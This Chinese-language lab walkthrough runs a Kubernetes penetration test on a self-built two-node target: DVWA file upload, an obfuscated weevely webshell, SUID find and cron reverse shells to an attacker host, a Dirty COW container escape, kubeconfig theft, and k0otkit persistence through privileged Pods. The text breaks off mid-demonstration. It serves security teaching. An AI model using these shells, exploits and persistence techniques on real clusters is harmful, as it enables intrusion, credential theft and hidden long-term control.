靶机实验：综合场景下的渗透实战


简介

书中，我们陆续为大家介绍了云原生环境下各种各样的攻击方式——从容器到Kubernetes，再到网络。本文中我们将为大家展示一个云原生环境下较为完整的靶机渗透实验，帮助大家更好地感知云原生环境下的渗透实战，以及这种渗透过程与传统主机环境、经典云计算环境下渗透过程之间的异同。


一般来说，常见的Kubernetes集群由一个或多个节点组成。如果节点不止一个，那么节点之间需要依赖额外的CNI网络插件实现跨节点通信，流行的CNI插件有Flannel、Calico和Cilium等。

我们提供的靶机环境由Master、Slave两个节点组成。其中，Master节点作为集群的控制节点，负责整个集群的管理和控制，与此同时，它也承担计算节点的角色，能够运行除Kubernetes系统组件外的业务Pod；Slave节点仅仅作为计算节点使用。Master节点与Slave节点之间借助Flannel网络插件实现跨节点通信。整个集群中存在一个提供Web服务的Pod，运行在Master节点上，该Pod以`hostPort`方式绑定了节点上的端口，以对外提供服务；除了Web服务Pod外，集群中还存在若干运行其他业务的Pod。

整个靶机集群的网络架构如下图所示：



我们将模拟攻击者的视角，对上述集群进行渗透。靶机中设置了一系列的脆弱点，攻击者通过攻击这些脆弱点，最终实现控制整个集群的目的。攻击者的攻击路线如下图所示：



以上步骤实际上也是从逻辑上一一推进的，例如：

1. 攻击者通过扫描等手段，发现了某个开放的Web服务端口并对其进行访问；
2. 攻击者在审计Web服务后发现其存在文件上传漏洞，上传了一个Webshell脚本，成功拿到shell；
3. 借助Webshell，攻击者希望扩大战果，因此尝试进行本地提权，搜索后发现目标环境存在一个带有SUID标志位的find工具，利用find命令成功获得一个EUID为0的shell；
4. 经过进一步的搜索，攻击者发现目标环境运行着cron定时任务，于是借助EUID为0的shell，通过写定时任务获得了一个新的UID为0的完全root shell；
5. 在前面的搜索过程中，攻击者发现目标环境中进程数量过少，怀疑目标环境可能是一个容器，于是进行容器探测，发现目标不仅是一个容器，而且位于Kubernetes集群中；
6. 攻击者尝试进行容器逃逸，经过探测，攻击者判断目标环境可能存在CVE-2016-5195漏洞，执行相应漏洞利用程序，成功获得了Master节点上的root反弹shell；
7. 接下来，攻击者希望能够在Master节点的root权限基础上进一步控制整个集群所有节点，并实现权限的隐蔽持久化，于是使用k0otkit工具完成任务。（k0otkit为笔者自研的后渗透阶段控制工具，将在后面的「阶段5/6：控制集群+隐蔽持久化」部分进行讲解。）

以上只是我们提供的一种渗透路线和配套方法，可行的渗透路线及方法可能不止一种。后面，我们将按照上述步骤对整个渗透过程进行详细讲解。

在开始激动人心的渗透测试之前，我们先来介绍一下靶机环境的准备工作。感兴趣的读者可以部署靶机亲自动手实验。这样一来，大家就能对云原生环境的渗透测试有更深入的了解，也可能会提出新的思路和方法。

环境准备

靶机环境由两台Ubuntu 16.04虚拟机组成，IP分别为192.168.1.102和192.168.1.103，主机名分别为target-master和target-slave。

配置操作系统

为了引入CVE-2016-5195漏洞，我们首先对这两个虚拟机进行内核降级，将内核降级到存在漏洞的版本。笔者选用的是4.2.0-27版本。

内核降级的步骤如下：

```
sudo apt install -y module-init-tools
# 安装内核文件
cd /tmp/
wget http://launchpadlibrarian.net/234938165/linux-headers-4.2.0-27_4.2.0-27.32~14.04.1_all.deb
wget http://launchpadlibrarian.net/234937129/linux-headers-4.2.0-27-generic_4.2.0-27.32~14.04.1_amd64.deb
wget http://launchpadlibrarian.net/234937182/linux-image-4.2.0-27-generic_4.2.0-27.32~14.04.1_amd64.deb

sudo dpkg -i linux-headers-4.2.0-*.deb linux-image-4.2.0-*.deb

kernel_ver=4.2.0-27

# 查看安装是否成功
sudo dpkg -l | grep $kernel_ver-generic

# 替换启动内核
sudo sed -i "s/^GRUB_DEFAULT=0$/GRUB_DEFAULT=\"Advanced options for Ubuntu>Ubuntu, with Linux $kernel_ver-generic\"/" /etc/default/grub

# 更新配置
sudo update-grub

# 重启系统
sudo reboot
```

重启以后，使用uname命令查看内核降级是否成功：

```
nsfocus@target-master:~$ uname -a
Linux target-master 4.2.0-27-generic #32~14.04.1-Ubuntu SMP Fri Jan 22 15:32:26 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```

安装Docker

大家可以参考官方文档[1]来安装Docker。这里，笔者在两个虚拟机上采用与官方文档一致的步骤安装17.03.0版本的Docker：

```
sudo apt-get update
sudo apt-get install -y \
    apt-transport-https \
    ca-certificates \
    curl \
    gnupg-agent \
    software-properties-common
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
sudo add-apt-repository \
   "deb [arch=amd64] https://download.docker.com/linux/ubuntu \
```

```
   $(lsb_release -cs) \
   stable"
sudo apt-get update

sudo apt-get install -y --allow-unauthenticated docker-ce=17.03.0~ce-0~ubuntu-xenial
```

部署Kubernetes

笔者采用kubeadm部署1.11.1版本的Kubernetes集群，大家可以参考附录1安装特定版本的Kubernetes。如果组件下载过慢，可以替换使用国内源，更换方法可参考网络资料，例如[3]。

部署Web服务及其他Pod

为便于演示及拓展，我们采用成熟的开源Web漏洞环境DVWA[2]作为集群中的脆弱Web Pod，另外再添加一个Ubuntu Pod来模拟集群中的其他业务Pod。部署使用到的YAML文件如下：

```yaml
# target_pods.yaml

apiVersion: v1
kind: Pod
metadata:
  name: web-app
spec:
  containers:
  - name: dvwa
    image: vulnerables/web-dvwa:latest
    imagePullPolicy: IfNotPresent
    ports:
    - name: dvwa-port
      containerPort: 80
      hostPort: 8081
      protocol: TCP
  nodeSelector:
    kubernetes.io/hostname: target-master

---

apiVersion: v1
kind: Pod
metadata:
  name: other-pod
spec:
  containers:
  - name: ubuntu
    image: ubuntu:14.04
    imagePullPolicy: IfNotPresent
    # Just spin & wait forever
    command: [ "/bin/bash", "-c", "--" ]
```

```
    args: [ "while true; do sleep 30; done;" ]
  nodeSelector:
    kubernetes.io/hostname: target-slave
```


将上述内容写入Master节点，然后直接部署即可：

```
kubectl apply -f ./target_pods.yaml
```

部署成功后，执行：

```
kubectl exec -it web-app -- chmod +s /usr/bin/find
kubectl exec -it web-app -- apt update
kubectl exec -it web-app -- apt install -y cron
kubectl exec -it web-app -- service cron start
```

最后，浏览器访问`http://192.168.1.102:8081/login.php`，能够看到DVWA页面：



将页面拉到最下方，点击「Create / Reset Database」按钮进行初始化，之后页面将自动登出，配置完毕。

至此，环境准备完成。下面，我们将从攻击者的视角展开渗透测试，已知信息只有目标主机的IP为192.168.1.102。


注：后面阶段1的Web渗透过程在一些读者看来也许有些过于简单，毕竟我们选择了一个成熟的靶机平台DVWA充当Web服务。这么安排是因为，本节的意图并非是为大家讲解Web渗透，而是帮助大家了解云原生环境下的渗透测试可能包含哪些流程，有哪些流程与传统环境中不同——这些差异才是我们希望强调的。

阶段1：Web渗透

首先，对目标进行端口扫描：

```
attacker# nmap -Pn 192.168.1.102

Starting Nmap 7.01 ( https://nmap.org ) at 2020-11-19 13:50 CST
Nmap scan report for 192.168.1.102
Host is up (0.00044s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8081/tcp open  blackice-icecap
```

只有SSH服务和8081端口的一个服务开放。尝试用浏览器访问8081端口，发现是一个Web应用的登陆界面：



经过简单尝试，发现存在弱用户名和密码，使用`admin/password`成功登陆，目标返回了以下网页：

从上图可以看到，其中有一个「File Upload」标签。我们猜测其中可能包含文件上传漏洞，

借助浏览器的开发者工具（F12）我们可以发现，目标应该是一个PHP网站。因此，我们尝试上传一个PHP Webshell。

我们采用开源项目weevely3[4]来生成一个Webshell文件：

```
python weevely.py generate 123456 ../webshell.php
```

其中，123456是Webshell的密码，后面会用到。生成的webshell.php内容如下：

```php
<?php
$E='$k="s,e10adc3s,9";$s,ks,h="49ba59s,abbe56s,"s,;$ks,f=s,"e0s,57f20f883e";$p="s,EvLZoKs,h';
$u='s,i=0;$i<$s,l;)s,s,{for($j=0s,;(s,$j<$c&&$i<$l)s,;$j++s,,$i++s,){$os,.=s,s,$t{$i}^$k';
$g=str_replace('ln','','clnrlneate_lnlnlnfunclntion');
$z='x(@bass,e64_decs,os,de($m[s,1]),$k)));$o=@obs,s,_get_contents()s,;@s,os,b_end_clean()';
$S='s("ps,hps,://s,input"),$m)==s,1){s,@s,ob_start();@s,evas,s,s,l(@gzuncoms,pres,ss(@';
$n='a6A7HSs,P4j";funcs,tion xs,($t,$k){$c=s,s,ss,trlen($k);$l=strles,n($t);s,$o="";fos,r($';
$s=';$s,r=@bs,ass,e64_encode(@xs,(@gzcs,omps,ress,s($o)s,,$k)s,);prs,int("$p$kh$r$kf");}';
$C='{$j};}}returs,ns, $o;}if(@pres,g_s,s,ms,atch(s,"/$kh(.+)s,$s,kf/",@file_get_content';
$L=str_replace('s,','',$E.$n.$u.$C.$S.$z.$s);
$m=$g('',$L);$m();
?>
```

我们将其上传到目标网站上去，成功，并且还返回了文件路径：

根据图中的红字部分，结合日常经验，我们猜测Webshell的位置是：

http://192.168.1.102:8081/hackable/uploads/webshell.php

下面尝试连接Webshell：

```
python weevely.py http://192.168.1.102:8081/hackable/uploads/webshell.php 123456
```

连接成功，命令行显示如下：

```
[+] weevely 4.0.1

[+] Target: 192.168.1.102:8081
[+] Session:    /Users/rambo/.weevely/sessions/192.168.1.102/webshell_1.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

```

```
weevely> ls
dvwa_email.png
webshell.php
www-data@web-app:/var/www/html/hackable/uploads $ whoami
www-data
www-data@web-app:/var/www/html/hackable/uploads $ uname -a
Linux web-app 4.2.0-27-generic #32~14.04.1-Ubuntu SMP Fri Jan 22 15:32:26 UTC 2016
x86_64 GNU/Linux
```

可以看到，我们已经获得了一个目标网站的Webshell，权限为www-data，目标环境是一个内核为4.2.0的Ubuntu。

阶段2：本地提权

获得低权限shell后一个自然的思路是进行权限提升（Privilege Escalation），也就是提权。提权是一种技术，也是一门艺术，网络上已经有太多关于提权的文章。在所有提权方式中，一种经典的提权手段是，利用管理员的疏忽，借助SUID程序[5]进行提权。

weevely3非常人性化，提供了自动查找目标环境中SUID程序的功能`:audit_suidsgid`：

```
www-data@web-app:/var/www/html/hackable/uploads $ :audit_suidsgid /
+-----------------------------------+
| /var/local                        |
| /var/mail                         |
| ...                               |
| /usr/bin/find                     |
| /var/mail                         |
| ...                               |
| /usr/bin/crontab                  |
+-----------------------------------+
```

其中大部分SUID程序不能用来提权，但是有一个很经典的/usr/bin/find。安全研究者发现，过去许多管理员都喜欢给find附加SUID权限，以便搜索文件时不会遇到拒绝访问（Permission denied）的情况。

果然，目标环境中的find命令设置了SUID标识位：

```
www-data@web-app:/var/www/html/hackable/uploads $ which find
/usr/bin/find
www-data@web-app:/var/www/html/hackable/uploads $ ls -al /usr/bin/find
-rwsr-sr-x 1 root root 221768 Feb 18  2017 /usr/bin/find
```

find的`-exec`参数能够用来执行任意命令。因此，攻击者理论上可以借助添加了SUID标识的find来实现root身份的任意命令执行。我们来尝试一下利用find来执行whoami命令：

```
www-data@web-app:/var/www/html/hackable/uploads $ touch xxx
www-data@web-app:/var/www/html/hackable/uploads $ find xxx -exec whoami \;
root
```

返回结果是root，也就是说，我们暂时从www-data提升到了root权限。OK，那就用这种方法来反弹一个root shell：

```
find xxx -exec php -r '$sock=fsockopen(ATTACKER-IP, ATTACKER-PORT);exec("/bin/bash -i -p <&3 >&3 2>&3");' \;
```

其中，`-exec`后是基于PHP的反弹shell命令：目标环境是一个PHP网站，因此它大概率已经安装了PHP。

攻击者监听10000端口，然后执行上述命令，成功收到反弹shell：

```
attacker# nc -lvnp 10000
listening on [any] 10000 ...
connect to [192.168.19.243] from (UNKNOWN) [192.168.1.102] 19109
bash: cannot set terminal process group (290): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4# whoami
whoami
root
bash-4.4# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
```

可以看到，我们获得的并不是一个完全的root shell，只是shell进程的EUID为root，UID依然是低权限的www-data。不过，至少我们暂时拥有root权限了。

接着，我们尝试去获取一个真正的UID为0的root shell。经过查看后台进程，我们发现cron定时任务进程在运行：

```
bash-4.4# ps aux | grep cron | grep -v 'grep'
ps aux | grep cron | grep -v 'grep'
root      1250  0.0  0.0  27996  2320 ?        Ss   06:47   0:00 /usr/sbin/cron
bash-4.4# service cron status
service cron status
cron is running.
```

OK，那我们就来创建一个反弹shell的定时任务。先在攻击者机器上监听10001端口，然后在刚刚获得的shell中执行：

```
# 将默认的sh修改为bash
rm /bin/sh
ln -s /bin/bash /bin/sh
# 按照cron的要求限制计划文件的权限
echo '* * * * * /bin/bash -i >& /dev/tcp/192.168.19.243/10001 0>&1' > /var/spool/cron/crontabs/root
chmod 600 /var/spool/cron/crontabs/root
```

稍等一会儿，攻击者就能够收到一个shell，这个shell由系统进程cron发起，UID为0：

```
attacker# nc -lvnp 10001
listening on [any] 10001 ...
connect to [192.168.19.243] from (UNKNOWN) [192.168.1.102] 52389
bash: cannot set terminal process group (3380): Inappropriate ioctl for device
bash: no job control in this shell
root@web-app:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

至此，我们已经完成本地提权的任务，拿到了root权限。

阶段3：容器探测

在阶段2，攻击者可能会发现，目标环境有些奇怪：进程不多，且ifconfig、netstat之类的工具都不存在。因此，攻击者猜测，这可能会是一个虚拟环境，尤其有可能是一个容器环境。

于是，攻击者在新拿到的root shell中尝试进行容器探测。首先查看目标环境中是否存在`/.dockerenv`文件：

```
root@web-app:~# ls -al / | grep dockerenv
ls -al / | grep dockerenv
-rwxr-xr-x   1 root root    0 Nov 19 05:43 .dockerenv
```

果然存在。这基本说明，目标Web服务运行在一个容器中了。保险起见，我们再去看一下cgroup：

```
root@web-app:~# cat /proc/1/cgroup
cat /proc/1/cgroup
10:blkio:/kubepods.slice/kubepods-besteffort.slice/kubepods-besteffort-
pod22647706_2a2a_11eb_80b3_005056825e5c.slice/docker-
b51f7d930fdd0162a0338edabb6e40358046b933e5b7ca7d550951ca936d012c.scope
...
```

cgroup中竟然包含`kubepods`字符串，这说明目标大概率是一个Kubernetes中的Pod。

那么，再往下，还可以再做些什么呢？我们想要扩大战果，因此尝试进行容器逃逸。

阶段4：容器逃逸

容器逃逸的方法有很多。还记得我们再刚刚拿到Webshell后执行过一次`uname -a`吗，得知目标环境的内核版本是4.2.0。这提示我们，目标系统可能存在CVE-2016-5195（脏牛）漏洞。

那就试一下吧。我们从Github找到开源的CVE-2016-5195漏洞利用程序[6]拿下来编译一下。这个Exploit的原理是借助CVE-2016-5195提供的高权限，向各进程共享的VDSO区域写入攻击载荷，然后等待容器外宿主机上的某个root权限系统进程去执行VDSO中的函数，从而触发攻击载荷执行。

按照如下步骤构建Exploit：

```
git clone https://github.com/scumjr/dirtycow-vdso
cd dirtycow-vdso
make
```

如果缺失构建工具，在Ubuntu或Debian系统上可以执行如下命令安装：

```
sudo apt install -y make gcc nasm
```

构建完成后，我们应该得到了一个名为0xdeadbeef的二进制程序。现在把它投放到目标环境中。如何投放呢？思路有很多，这里我们借助最初weevely3的文件上传功能，将它上传到目标环境：

```
www-data@web-app:/var/www/html/hackable/uploads $ :file_upload ./0xdeadbeef /tmp/exp
True
```

OK，上传成功，我们先开启一个反弹shell监听窗口，然后在上一阶段最后获得的root shell中尝试执行漏洞利用程序：

```
root@web-app:~# chmod 777 /tmp/exp
chmod 777 /tmp/exp
root@web-app:~# /tmp/exp 192.168.19.243:10002
/tmp/exp 192.168.19.243:10002
[*] payload target: 192.168.19.243:10002
[*] exploit: patch 1/2
[*] vdso successfully backdoored
[*] exploit: patch 2/2
[*] vdso successfully backdoored
[*] waiting for reverse connect shell...
```

逃逸成功！监听窗口收到了新的来自宿主机的root反弹shell：

```
attacker# nc -lvnp 10002
listening on [any] 10002 ...
connect to [192.168.19.243] from (UNKNOWN) [192.168.1.102] 36042
whoami
root
```

前面提到，目标不仅是一个容器，还极有可能运行在Kubernetes集群中。那么，我们就尝试利用这个来自宿主机的反弹shell窃取Kubernetes管理员的访问凭据：

```
ls -al /root | grep kube
drwxr-xr-x  4 root root  4096 Nov 19 11:27 .kube
cat /root/.kube/config
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: ...
```

```
    server: https://192.168.1.102:6443
  name: kubernetes
contexts:
- context:
    cluster: kubernetes
    user: kubernetes-admin
  name: kubernetes-admin@kubernetes
current-context: kubernetes-admin@kubernetes
kind: Config
preferences: {}
users:
- name: kubernetes-admin
  user:
    client-certificate-data: ...
    client-key-data: ...
```

我们成功拿到了凭据。由于凭证过长，上面以`...`代替。将以上凭据保存在本地kubeconfig文件，然后尝试用凭据连接并查看Kubernetes集群：

```
attacker# kubectl --kubeconfig ./kubeconfig get nodes
NAME            STATUS   ROLES    AGE   VERSION
target-master   Ready    master   23h   v1.11.1
target-slave    Ready    <none>   23h   v1.11.1
attacker# kubectl --kubeconfig ./kubeconfig get pods
NAME        READY   STATUS    RESTARTS   AGE
other-pod   1/1     Running   0          21h
web-app     1/1     Running   0          21h
```

可以发现，这是一个双节点集群，之前我们渗透过的Web应用位于Master节点上。至此，本阶段任务完成，下一步的任务是控制整个集群，并将高权限访问通道隐蔽持久化。

阶段5/6：控制集群+隐蔽持久化

在决定下一步做什么之前，我们先来梳理一下目前的工作：通过Web渗透、本地提权和容器逃逸，我们已经获得了目标Kubernetes集群的控制权限，可以借助管理员凭据来访问集群。

我们希望进一步扩大战果：获取对集群中每个节点的控制权限，并将这种权限隐蔽持久化。

确定了要做什么，怎么来做呢？事实上，我们可以将上面的任务再泛化一下：

在针对Kubernetes的渗透测试中，我们在容器逃逸成功、取得集群Master节点的控制权限后，有没有比较通用的方法，能够快速、隐蔽、持久地控制集群所有节点（无论这个集群的规模大小，有几个节点还是有几百个节点）呢?

这实际上是个一般性的需求。对此，我们提出了一种针对Kubernetes集群的通用后渗透控制技术，并将其命名为k0otkit，已在Github开源[7]。k0otkit这个名字取自`Kubernetes`和`rootkit`，前者不必多说，后者[8]则泛指一类能够提供隐蔽后门的技术。两者结合，我们想表达的是，k0otkit在某种程度上就是一种Kubernetes云原生环境下的rootkit。

k0otkit允许我们在取得集群Master节点控制权限后，快速在集群所有节点上创建隐蔽、持久的反弹shell后门。我们先来实践一下：

克隆Github仓库到攻击者自己的Linux服务器（k0otkit依赖于Metasploit，服务器上需要存在msfvenom和msfconsole两个工具），修改攻击者IP，然后执行pre_exp.sh：

```
git clone https://github.com/brant-ruan/k0otkit
cd k0otkit
chmod u+x ./*.sh
# 修改pre_exp.sh中的ATTACKER_IP变量为实际攻击者IP
./pre_exp.sh
```

脚本执行完成后，目录下新产生了一个k0otkit.sh文件，后面会用到。

接下来，执行handle_multi_reverse_shell.sh脚本，该脚本将打开msfconsole并运行一个反弹shell监听模块：

```
attacker# ./handle_multi_reverse_shell.sh
...
payload => linux/x86/meterpreter/reverse_tcp
LHOST => 0.0.0.0
LPORT => 4444
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 0.0.0.0:4444
msf5 exploit(multi/handler) >
```

然后，复制之前的k0otkit.sh文件内容，粘贴到阶段3容器逃逸后获得的root权限反弹shell中执行。

稍等一会儿，我们就能在msfconsole的监听窗口中看到目标集群两个节点反弹回来的两个shell：

```
msf5 exploit(multi/handler) > [*] Sending stage (985320 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.19.243:4444 -> 192.168.1.102:57496) at 2020-11-19 22:21:20 -0500
[*] Sending stage (985320 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.19.243:4444 -> 192.168.1.103:54392) at 2020-11-19 22:21:32 -0500
```

k0otkit是如何控制集群的呢？事实上，k0otkit在每个节点上创建了一个特权Pod，该Pod与节点共享Net和PID命名空间，并且在容器内的/var/kube-proxy-cache路径挂载了宿主机的根目录，上面msfconsole收到的正是由这些特权Pod反弹回来的shell。借助这些经过去隔离的特权Pod，我们可以很方便地控制集群。

来测试一下：

```
msf5 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > shell
Process 11 created.
Channel 1 created.
whoami
root
cd /var/kube-proxy-cache
cat ./etc/hostname
target-slave
```

可以看到，我们很轻松地通过部署在Slave节点上的特权Pod进入了Slave节点，并且读取了其主机名`target-slave`。

k0otkit还有什么优势呢？它还支持自动重连功能——如果不小心断开了shell，稍等一会儿会有一个新的shell反弹上来。我们来测试一下：

